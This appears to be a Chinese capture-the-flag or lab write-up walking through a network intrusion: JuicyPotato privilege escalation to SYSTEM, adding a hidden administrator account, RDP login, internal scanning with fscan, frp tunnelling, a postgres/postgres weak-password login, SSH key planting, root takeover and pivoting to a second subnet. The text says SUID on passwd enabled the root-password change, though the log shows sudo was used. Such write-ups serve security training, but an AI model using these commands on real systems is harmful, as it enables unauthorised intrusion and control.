
有SeImpersonatePrivilege权限，传个烂土豆，直接提权成功

```
C:\Users\Public> dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 A696-C4FC

 C:\Users\Public 的目录

2025/08/07  13:45    <DIR>          .
2025/08/07  13:45    <DIR>          ..
2025/08/07  13:02                80 CLSID.list
2023/03/24  15:02    <DIR>          Documents
2016/07/16  21:23    <DIR>          Downloads
2025/08/07  13:46         7,266,304 fscan.exe
2025/08/07  13:06           237,056 Juicypotato-webshell.exe
2025/08/07  12:53           347,648 JuicyPotato.exe
2016/07/16  21:23    <DIR>          Music
2025/08/07  13:03           370,040 nc.exe
2016/07/16  21:23    <DIR>          Pictures
2025/08/07  13:50             1,610 result.txt
2016/07/16  21:23    <DIR>          Videos
2025/08/07  12:37        10,156,544 winPEAS.exe
               7 个文件     18,379,282 字节
               7 个目录 123,380,015,104 可用字节
C:\Users\Public> Juicypotato-webshell.exe -p "whoami"
JuicyPotato modified by skyer v0.1

[+] Testing {4991d34b-80a1-4291-83b6-3328366b9097} 8645
......
[+] Auth result 0
[+] CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}; Privilege:NT AUTHORITY\SYSTEM
[+] Launching server C:\Users\Public\Juicypotato-webshell.exe -s 23333
[+] SeImpersonate enabled!
[+] CommandThread launched!
[+] CreateProcessWithTokenW OK
[*] Trying connect server 127.0.0.1:23333...
[+] Waiting command server...
[+] Command server connected!
================================
nt authority\system

================================
```

写个管理员用户进去，rdp连上

代码块


```
net user test 1q2w3e4r! /add
net localgroup administrators test /add
```




flag{ZPszWYOBwy1gRrdJVEk0epXtLNFTH45j}

flag2 | 200


先扫内网



扫到了一个postgres数据库，搭建一下frp，弱口令postgres/postgres进入数据库



写公钥进去，ssh连上



passwd有suid权限，直接改root密码，切换成root拿flag

```
[postgres@localhost ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[postgres@localhost ~]$ ls -lh /etc/passwd
-rw-r--r--. 1 root root 1.2K Jul 29 10:30 /etc/passwd
[postgres@localhost ~]$ passwd root
passwd: Only root can specify a user name.
[postgres@localhost ~]$ sudo passwd root
Changing password for user root.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
[postgres@localhost ~]$ su root
Password:
[root@localhost postgres]# cat /root/flag
[root@localhost postgres]# cat /root/flag
flag{hqtQIKgAONrXojT3ZWkUpGbF2L0JEas8}[root@localhost postgres]#
```

继续看，这台机器多网卡

```
[root@localhost postgres]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 192.168.188.223  netmask 255.255.255.0  broadcast 192.168.188.255
        inet6 fe80::5054:26ff:fe65:58a9  prefixlen 64  scopeid 0x20<link>
        ether 52:54:26:65:58:a9  txqueuelen 1000  (Ethernet)
        RX packets 30638  bytes 9930630 (9.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27544  bytes 3841354 (3.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 10.177.166.152  netmask 255.255.255.0  broadcast 10.177.166.255
        inet6 fe80::5054:27ff:fe2e:c43e  prefixlen 64  scopeid 0x20<link>
        ether 52:54:27:2e:c4:3e  txqueuelen 1000  (Ethernet)
        RX packets 519  bytes 81046 (79.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1314  bytes 104661 (102.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3880  bytes 1109783 (1.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3880  bytes 1109783 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

扫出来同一网段下只有一台机器开了个22端口

```
[root@localhost postgres]# ./fscan -h 10.177.166.1/24


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 10.177.166.152  is alive
(icmp) Target 10.177.166.188  is alive
[*] Icmp alive hosts len is: 2
10.177.166.152:5432 open
10.177.166.188:22 open
10.177.166.152:22 open
[*] alive ports len is: 3
start vulscan
```